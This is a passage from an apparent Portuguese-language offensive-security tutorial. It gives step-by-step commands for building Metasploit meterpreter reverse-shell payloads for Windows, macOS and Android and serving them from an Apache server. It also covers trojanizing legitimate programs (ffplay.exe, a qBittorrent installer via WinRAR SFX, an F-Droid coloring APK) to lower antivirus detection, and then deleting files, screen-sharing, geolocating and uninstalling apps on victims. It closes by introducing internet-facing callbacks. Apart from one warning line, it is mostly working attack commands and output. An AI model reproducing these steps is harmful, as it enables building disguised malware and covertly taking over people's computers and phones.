Vamos criar um payload simples para Windows com um *meterpreter*. Use a linha fornecida pelo help como exemplo, e adapte para sua necessidade. Confira o endereço de sua máquina Kali com o comando *ifconfig* e substitua os valores de acordo com o que deseja:

$ *ifconfig*
$ *msfvenom --platform windows -a x64 windows/x64/meterpreter/reverse_tcp LHOST=<ipKali> LPORT=9973 -f exe -o payload64.exe*

Para transferir o payload podemos usar o ctrl+c e ctrl+v, caso as configurações da máquina virtual permitam, um pendrive que você pode conectar na máquina virtual, copiar o arquivo e desconectar, ou usar o apache:

$ *sudo mkdir /var/www/html/payloads*
$ *sudo cp payload64.exe /var/www/html/payloads*
***$** sudo service apache2 start*

você acaba de criar um repositório disponível no endereço http://<ipKali>/payloads

Quando o computador da vítima se conectar e executar o payload, temos que estar com nosso *listener* ativo. Para ouvir as conexões, vamos criar um listener usando o metasploit:
$ *msfconsole*
$ msf6> *use exploit/multi/handler*
[*] Using configured payload generic/shell_reverse_tcp

veja que ele escolheu um payload diferente do que criamos com o msfvenom. Configure de acordo.
$ msf6 exploit multi/handler> *set payload windows/x64/meterpreter/reverse_tcp*
$ msf6 exploit multi/handler> *show options*
$ msf6 exploit multi/handler> *set LHOST <ipKali>*
$ msf6 exploit multi/handler> *set LPORT 9973*
$ msf6 exploit multi/handler> *run*
[*] Started reverse TCP handler on 192.168.0.11:9973

Agora que temos um listener ativo, vá até seu navegador no computador Windows e navegue até o endereço: *http://<ipKali>/payloads*

Escolha o payload e efetue o download (save) ou execute (run). Se aparecer a tela de aviso de segurança dizendo que o Windows não conhece o app, selecione *More Info* e *Run anyway.*

Quando a vítima executa o payload, você vê a conexão ser aceita em sua máquina Kali, e o meterpreter fica disponível.
[*] Started reverse TCP handler on 0.0.0.0:9973
[*] Sending stage (200774 bytes) to 192.168.0.36
[*] Meterpreter session 1 opened (192.168.0.11:9973 -> 192.168.0.36:49858) at 2022-11-20 08:53:15 -0500

meterpreter> *getuid*
Server username: DESKTOP-E341809\User

vamos criar um arquivo no Desktop através do shell:
meterpreter> *shell*
C:\Users\...> *cd \Users*
C:\Users> *dir*

```
 Volume in drive C has no label.
 Volume Serial Number is 4825-F9FC
 Directory of C:\Users
10/27/2022  06:04 PM    <DIR>          .
10/27/2022  06:04 PM    <DIR>          ..
10/29/2022  02:47 PM    <DIR>          User
10/27/2022  01:57 PM    <DIR>          Public
               0 File(s)              0 bytes
               4 Dir(s)  272,221,011,968 bytes free
```

C:\Users> *cd <nomeUsuario>\Desktop*
C:\Users\User\Desktop> *echo You have been pwned! > Owned.txt*

Vá até a área de trabalho Windows e verifique se o arquivo foi criado. Em seguida, de seu shell no Kali apague remotamente todos os arquivos do Desktop:

C:\Users\User\Desktop> *del *.**
del *.*
C:\Users\User\Desktop*.*, Are you sure (Y/N)? y

C:\Users\User\Desktop> *exit*

esse passo é bem interessante:
meterpreter> *screenshare*
[*] Preparing player...
[*] Opening player at: /home/kali/GuMcvakw.html
[*] Streaming...
Opening in existing browser session.


desligue a máquina remotamente
meterpreter> *shutdown*
[*] Shutting down Meterpreter...
[*] 192.168.0.36 - Meterpreter session 1 closed. Reason: User exit

msf6 exploit(multi/handler) > *back*
e primeiro payload deve ter sido completado com sucesso.

Conferindo a detectabilidade

Envie seu arquivo *payload64.exe* para o site Virustotal. Ele irá mostrar o hash do arquivo, tamanho,
94659a9a228d68e96113736bce41886e76508cbfe507045da588c269226371c3 7.00kb

e verifique quantos antivírus detectam sua ameaça. Veja que, mesmo utilizando uma opção simples de criação de payload, 21 soluções não identificaram nosso payload, e 51 identificaram.



Você pode tentar realizar algumas alterações no arquivo, utilizar encoders ou alterar opções para testar seu payload.

Você perceberá que mesmo que altere a porta, insira nops para mudar o tamanho do arquivo, ou até mesmo utilize um encoder, a taxa de detecção será semelhante. Mas existe uma opção que fará o arquivo ficar bem diferente, e é a opção *-x* ou *--template,* e tentando manter sua funcionalidade com a opção *-k*.

Camuflando o Payload - com Msfvenom

Antes de tudo: **não distribua programas alterados.** É crime. Nós vamos estudar essa técnica porque ela é amplamente utilizada e nos nos mostra porque é tão perigoso utilizar programas piratas, crackeados, ou alterados por terceiros.

Vamos usar o programa de conversão de vídeo ffmpeg e inserir um cavalo de tróia nele. Na sua máquina Kali vá até o site https://ffmpeg.org/ e na aba Downloads escolha sua plataforma. Vá até o link para download (eventualmente terá que selecionar *show all xx assets* para conseguir visualizar todos os instaladores) e baixe a versão correspondente, no caso do Windows 64 bits é ffmpeg-nx.x-latest-win64-gplx.x.zip


Descompacte os arquivos (botão direito e *extract here*) e agora deve haver uma pasta ffmpeg[...] na sua pasta Downloads. Acesse a pasta.

$ *cd Downloads/ffmpeg-nx.x-latest-win64-gpl-x.x/bin*
$ *ls*

confira se você está vendo os arquivos ffmpeg.exe, ffplay.exe e ffprobe.exe. Vamos infectar o ffplay.exe

O comando seguinte diz para o msfvenom pegar o arquivo ffplay.exe como template com funcionalidade mantida (opções -x ffplay.exe e -k), deixando no arquivo de saída ffplay978.exe um trojan que se conectará em nossa máquina Kali na porta 978:
$ *msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<ipKali> LPORT=978 -f exe -o ffplay978.exe -k -x ffplay.exe*

Envie o arquivo através do seu navegador para o VirusTotal e veja sua taxa de detecção.



Somente 19 de 69 antivírus conseguiram detectar a ameaça.

copie o arquivo para o servidor apache:
$ *sudo cp ffplay978.exe /var/www/html/payloads*

Abra o listener:
$ msfconsole
msf6> *use exploit/multi/handler*
msf6... handler> *set LHOST <ipKali>*
msf6... handler> *set LPORT 978*
msf6... handler> *set payload windows/x64/meterpreter/reverse_tcp*
msf6... handler> *show options*

e se tudo estiver correto...
msf6... handler> *run*
[*] Started reverse TCP handler on 192.168.0.11:978

Agora, vamos para a máquina da vítima abrir o arquivo. Vá até seu computador Windows, abra o navegador e vá até http://<ipKali>/payloads e faça o download do ffplay978.exe

Abra o prompt de comando e vá para a pasta downloads (*Iniciar -> Pesquise CMD -> digite cd Downloads)* e execute o arquivo:

C:\Users\User\Downloads> *ffplay978.exe --help | more*

e a conexão deverá estar estabelecida. Utilize o meterpreter na sua máquina Kali (por exemplo com o comando *screenshare)* e, quando estiver satisfeito, vá até sua máquina Windows e dê um *ctrl+c* ou feche o prompt de comando. Você verá que a sessão será encerrada.

saia do meterpreter (exit) e do msfconsole (exit).

Neste capítulo, você aprendeu a criar um trojan, verificar sua detectabilidade, como camuflá-lo em um programa real mascarando sua natureza e diminuindo sua detectabilidade, e testou sua funcionalidade.

E deste modo fica demonstrado porque é tão perigoso abrir arquivos enviados por email, usar programas piratas ou instalar aplicativos de fornecedores desconhecidos.

Camuflando o Payload - com WinRar

Na sua máquina Windows de testes, caso ainda não tenha instalado, vá até a página https://www.win-rar.com/start.html baixe o Winrar e instale. Vamos camuflar nosso payload no instalador de um programa de torrent popular e open source, o qbittorrent. Vá até o site https://www.qbittorrent.org/ na página de downloads e obtenha a versão Windows x64. Você não precisa instalar esse programa, ele servirá como pretexto para o nosso payload.

Caso o payload ainda não tenha sido baixado, vá até a página http://<ipKali>/payloads e baixe o arquivo payload64.exe criado na seção *Payload simples para Windows com meterpreter.* Selecione o arquivo de instalação e o arquivo payload64.exe e, com o botão direito, *Add to Archive...*

Altere o formato para ZIP, selecione a caixa *Create SFX archive* e o nome do arquivo para *torrentPlusInstaller.exe* e vá para a aba *Avançado.* Na aba *Setup* escreva em *Run after extraction* os nomes dos arquivos, exatamente como estão. Coloque o nome do instalador do torrent primeiro, pois assim caso haja alguma demora para carregar o payload será mais difícil de ser notado, pois o instalador já estará rodando. Selecione OK e crie o arquivo.

Antes de testar o arquivo, abra o listener no Kali:
$ *msfconsole*
$ msf6> *use exploit/multi/handler*
$ msf6 exploit multi/handler> *set payload windows/x64/meterpreter/reverse_tcp*
$ msf6 exploit multi/handler> *set LHOST <ipKali>*
$ msf6 exploit multi/handler> *set LPORT 9973*
$ msf6 exploit multi/handler> *run*
[*] Started reverse TCP handler on 192.168.0.11:9973

Execute o instalador, a uma página de extração do Winrar aparecerá. Muitos usuários não notarão esse detalhe. Selecione *Install.* Enquanto a instalação está em andamento, você já deve ter obtido o meterpreter.

macOS

O processo de criação de payloads e exploração do macOS é bastante similar ao Windows 10 e posteriores. É necessário preparar um arquivo com o malware e implantá-lo no computador da vítima de alguma maneira.

Payload binário para macOS com Msfvenom

Vamos realizar o processo com o msfvenom. Vá até sua máquina Kali e abra o shell. Digite:

$ *msfvenom -p osx/x64/meterpreter_reverse_tcp LHOST=<ipKali> LPORT=9777 -f macho -o payload9777.bin*
[-] No platform was selected, choosing Msf::Module::Platform::OSX from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 810648 bytes
Final size of macho file: 810648 bytes
Saved as: payload9777.bin

$ *sudo cp payload9777.bin /var/www/html/payloads*

Inicie o apache caso ainda não o tenha feito, para compartilhar o malware.

Configure o listener no msfconsole:
$ *msfconsole*
msf6> *use exploit/multi/handler*
msf6 exploit multi/handler> *set payload osx/x64/meterpreter_reverse_tcp*
payload => osx/x64/meterpreter_reverse_tcp

msf6 exploit multi/handler> *set LHOST <ipKali>*
LHOST => 192.168.0.11

msf6 exploit multi/handler> *set LPORT 9777*
LPORT => 9777

msf6 exploit multi/handler> *run*
[*] Started reverse TCP handler on 192.168.0.11:9777

Agora vá até o macOS, abra o Safari e navegue até http://<ipKali>/payloads, efetue o download do *payload9777.bin.* Abra o terminal e vá até a pasta downloads.

macOS:~ *cd Downloads*
macOS:Downloads~ *chmod +x payload9777.bin*
macOS:Downloads~ *./payload9777.bin*

Você verá algumas notificações de segurança. Para permitir a execução do arquivo, vá até *Preferências do Sistema, Segurança e Privacidade* e você deverá ver a autorização pendente. Ao autorizar a execução do o programa, o meterpreter será aberto no Kali.

[*] Meterpreter session 4 opened (192.168.0.11:9777 -> 192.168.0.19:56172) at 2022-11-20 20:19:47 -0500


ARTYKOV, David. Creating basic macOS backdoor with Msfvenom. Disponível em https://medium.com/purple-team/creating-basic-mac-os-backdoor-with-msfvenom-1a48f106f66d Acesso em 01/12/2022.

Android

O método para ganhar acesso ao Android utiliza um modo de operação similar a tudo o que foi visto até agora. Porém, para ganhar acesso a um dispositivo Android na vida real, você verá que são necessários vários passos que devem ser executados. O próprio Android possui uma estrutura com permissões restritivas, o que é bom do ponto de vista de segurança, e dificulta o ataque. Você vai precisar de um dispositivo Android ou uma máquina virtual.

Preparando a VM Android

Você pode obter uma VM Android pronta para uso em https://www.osboxes.org/. Você pode escolher qualquer versão que queira testar. Escolha uma versão. Descompacte o arquivo. Vá até o VirtualBox, digite CTRL+N (ou vá até o menu *Máquina -> Nova).* Escolha um nome (*Android p.ex),* Tipo *Linux,* Versão *Other Linux 64 bit.* Selecione na aba Hardware a memória. Escolha um valor dentro da área verde, entre 2 e 4GB deve ser suficiente. Vá até a aba Hard Disk e escolha usar um disco existente *(use an Existing Virtual Hard Disk File)*, e selecione a pasta à direita para escolher a imagem que acabou de baixar.



Em seguida siga os passos para acrescentar o disco:


1 - Acrescentar

2 - Selecione o arquivo com o disco Android

3 - Selecione o disco Android na lista

4 - Escolha o disco

5 - Finalizar



Em configurações, altere a rede para o modo bridge, e em monitor altere a memória de vídeo para 128MB (ou o maior valor dentro da área verde). Coloque o controlador gráfico em *VBoxSVGA* - mesmo que fique com alerta. Inicie sua máquina e verifique se está funcionando. A integração do mouse poderá não funcionar completamente, fazendo com que ao utilizar a VM seu mouse seja capturado. Utilize o CTRL direito para soltá-lo da VM. Abra sua VM Android e sua Workstation Kali.

Acessando Dispositivos Android com Evil Droid

https://github.com/M4sc3r4n0/Evil-Droid

O Evil Droid é um framework que cria, gera e embarca payloads para acessar dispositivos android. Se você realizar uma busca no Google por evil droid deverá ser um dos primeiros resultados. Caso prefira fazer tudo "na mão" passe para *Acessando Dispositivos Android com Msfvenom.* Utilizaremos o mesmo payload para ambos, com a diferença que o Evil Drop agiliza o processo, e o Msfvenom e Msfconsole permitem controle total do processo. Para usar o Evil Droid, vá até a máquina Kali.

$ *git clone https://github.com/M4sc3r4n0/Evil-Droid*

```
Cloning into 'Evil-Droid'...
remote: Enumerating objects: 68, done.
remote: Total 68 (delta 0), reused 0 (delta 0), pack-reused 68
Receiving objects: 100% (68/68), 6.70 MiB | 7.14 MiB/s, done.
Resolving deltas: 100% (19/19), done.
```

Entre na pasta do programa, torne-o executável e execute como superusuário:
$ *cd Evil-Droid*
$ *chmod +x evil-droid*
$ *sudo ./evil-droid*

ele perguntará se você quer executar o programa e os serviços, responda que sim.

```
╔═══════════════════════════════════════════════════════╗
|        Evil-Droid Framework v0.3          |
|     Hack & Remote android plateform       |
└═══════════════════════════════════════════════════════════════════════════┘
[1] APK MSF
[2] BACKDOOR APK ORIGINAL (OLD)
[3] BACKDOOR APK ORIGINAL (NEW)
[4] BYPASS AV APK (ICON CHANGE)
[5] START LISTENER
[c] CLEAN
[q] QUIT
[?] Select>
```

Comece com a opção [1], criar um apk simples para metasploit. Confirme seu endereço IP, e escolha a porta de conexão de seu payload. Escolha o de sua preferência. Vamos no conhecido e eficiente android/meterpreter/reverse_tcp. Aguarde a criação. Na próxima tela escolha criar um listener com *Multi-Handler*.

Enquanto isso, abra o terminal e copie o arquivo para nosso servidor de payloads.
$ *sudo service apache2 start*
$ *sudo cp Evil-Droid/evilapk/evilapk.apk /var/www/html/payloads*
$ *exit*

O metasploit já estará configurado aguardando conexões. Vá até o dispositivo a ser infectado, execute o navegador com o endereço http://<ipKali>/payloads, efetue o download de *evilapk.apk*

Vá até *downloads*, execute o instalador (clique duas vezes em *evilapk.apk).* Aceite os riscos, aceite as permissões, e se receber um aviso que o app pode ser indesejado, selecione *Install Anyway.* Você pode escolher abrir o app ou sair. Caso saia, poderá ver o apk instalado como MainActivity. Agora veremos o mesmo processo sendo realizado através do terminal, diretamente da fonte.

Acessando Dispositivos Android com Msfvenom


Na workstation Kali, confirme seu IP com o comando *ifconfig* e crie o payload com o comando abaixo, escolhendo a porta de sua preferência:
$ *msfvenom -p android/meterpreter/reverse_tcp LHOST=<ipKali> LPORT=9973 -o android9973.apk*

Habilite o apache e copie o arquivo para a pasta payloads.
$ *sudo service apache2 start*
$ *sudo cp android9973.apk /var/www/html/payloads*

Agora vamos ativar nosso listener.
$ *msfconsole*
msf6> *use exploit/multi/handler*
msf6 ... handler> *set payload android/meterpreter/reverse_tcp*
msf6 ... handler> *set LHOST <ipKali>*
msf6 ... handler> *set LPORT 9973*
msf6 ... handler> *run*

Para executar o payload no Android, todavia, devido à sua estrutura baseada em segurança, serão necessários alguns passos para que o ataque seja bem sucedido. Vá até a VM Android, abra o Google Chrome e navegue até a página http://<ipKali>/payloads. Efetue o download (você pode ter que fornecer permissões para baixar o app), e quando o download terminar selecione *OPEN*.

Uma mensagem informando que seu telefone está bloqueado para instalar programas de fontes desconhecidas deve aparecer. Vá até *Settings* e em *Security* habilite a opção *Unknown sources: allow installation of apps from unknown sources.* Você verá um aviso de que seu dispositivo estará mais vulnerável a ataques. Selecione ok. Você deverá ver a tela pedindo as permissões. Caso isso não ocorra, selecione o *círculo* (tela inicial) , *flecha pra cima* (todos os apps), *Downloads* e seu arquivo deve estar lá. Abra-o novamente.



selecione *next* e *install.* Aceite os riscos de segurança. Veja que o app exige várias permissões, e esse é um dos modos de protegermos os dispositivos: mantendo o mínimo de permissões habilitadas, deixando-as somente nas funções utilizadas pelo app. Se você tem um aplicativo de redes sociais mas não envia fotos ou vídeos, desabilitar o acesso à câmera é uma boa idéia.

Ao aceitar a instalação e selecionar *OPEN* no final, o meterpreter será obtido em sua máquina Kali. Sua aplicação estará instalada como *MainActivity.* Caso perca a conexão, execute novamente o listener no msfconsole e execute *MainActivity.*

Para ver a lista de aplicativos instalados digite

meterpreter> *app_list*

Você pode tentar remover um programa:
meterpreter> *app_uninstall com.android.calculator2*


Localizar o aparelho (não funciona na vm)
meterpreter> *geolocate*

Remover o app (apagar rastros por exemplo)
meterpreter> *app_uninstall com.metasploit.stage*

Você pode ver todos os comandos disponíveis com o *help*. Repare que o Android pede confirmação para diversas das ações, o que dificulta o ataque e depende muitas vezes de engenharia social, acesso físico ao aparelho ou ingenuidade do usuário.

Criando um APK com o payload embutido

Para escolher um arquivo para inserir o payload vá até o site de APKs Open Source https://f-droid.org/pt_BR/packages/. Escolha um aplicativo, por exemplo em *Gráficos* e *Livro para Colorir,* que parece inofensivo e precisa de várias permissões de acesso. Vá até *Baixar APK* e efetue o download.



Agora, vamos criar o payload usando o template do arquivo que baixamos.
$ *cd Downloads*
$ *ls *.apk*

eu.quelltext.coloring_7.apk

$ *msfvenom -x eu.quelltext.coloring_7.apk -p android/meterpreter/reverse_tcp LHOST=<ipKali> LPORT=9973 -o coloring9973.apk*

Using APK template: eu.quelltext.coloring_7.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package eu.quelltext.coloring.txbht
[*] Loading /tmp/d20221123-95404-ksj5iv/original/smali/org/androidsoft/coloring/ui/activity/SplashActivity.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
[...]
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO"/>
[*] Rebuilding apk with meterpreter injection as /tmp/d20221123-95404-ksj5iv/output.apk
[*] Aligning /tmp/d20221123-95404-ksj5iv/output.apk
[*] Signing /tmp/d20221123-95404-ksj5iv/aligned.apk with apksigner
Payload size: 3538868 bytes
Saved as: coloring9973.apk

***Error: apksigner not found. If it's not in your PATH, please add it.**
caso obtenha essa mensagem de erro digite
$ *sudo apt install apksigner*
$ *sudo apt install zipalign*

caso obtenha outra mensagem de erro, verifique sua instalação com:
$ *git clone https://github.com/graylagx2/apktoolfix*
$ *cd apktoolfix*
$ *sudo ./apktoolfix_2.1.2.sh*

caso o apache não tenha sido iniciado:
$ *sudo service apache2 start*

Copie o payload para o website:
$ *sudo cp coloring9973.apk /var/www/html/payloads*
192.168.0.11

Em sua máquina Kali inicie o listener:
$ *msfconsole*
msf6> *use exploit/multi/handler*
msf6 ... handler> *set payload android/meterpreter/reverse_tcp*
msf6 ... handler> *set LHOST <ipKali>*
msf6 ... handler> *set LPORT 9973*
msf6 ... handler> *run*

Em seu dispositivo ou VM Android, navegue até nossa página de payloads *http://<ipKali>/payloads* Efetue o download e a instalação do arquivo *coloring9973.apk*. Execute o programa de colorir e obtenha o meterpreter.

Caso perca a conexão, basta ir ao metasploit e executar novamente o listener (*run*). Ao abrir o aplicativo, a conexão será estabelecida.

Recebendo Conexões da Internet

Até o momento apenas utilizamos dispositivos infectados em nossa rede local. Porém, na vida real, estes dispositivos estarão dentro de outras redes ou na Internet. Para conseguir conexão deste modo, vamos apresentar duas alternativas. A primeira delas é com *port forwarding,* e implica em ter um ip acessível pela internet, um roteador capaz de fazer port forwarding e as senhas para configurá-lo. O segundo modo é o modo simplificado, e também mais flexível. Usando o programa *ngrok* tenha acesso a redes completamente diferentes sem precisar alterar configurações de roteadores.

Port Forwarding

Port Forwarding ou encaminhamento de portas é o ato de direcionar uma requisição de determinado endereço e porta para outro endereço e porta. A técnica de port forwarding pode permitir por exemplo você redirecionar requisições http do seu gateway para seu computador com apache e assim estar disponível na internet. Segue uma descrição de como efetuei o port forwarding no roteador que tenho disponível. Eventualmente, devido aos inúmeros modelos e sistemas disponíveis, os menus e campos se encontram em outras posições ou com nomes similares. Basta seguir o conceito para obter o resultado.

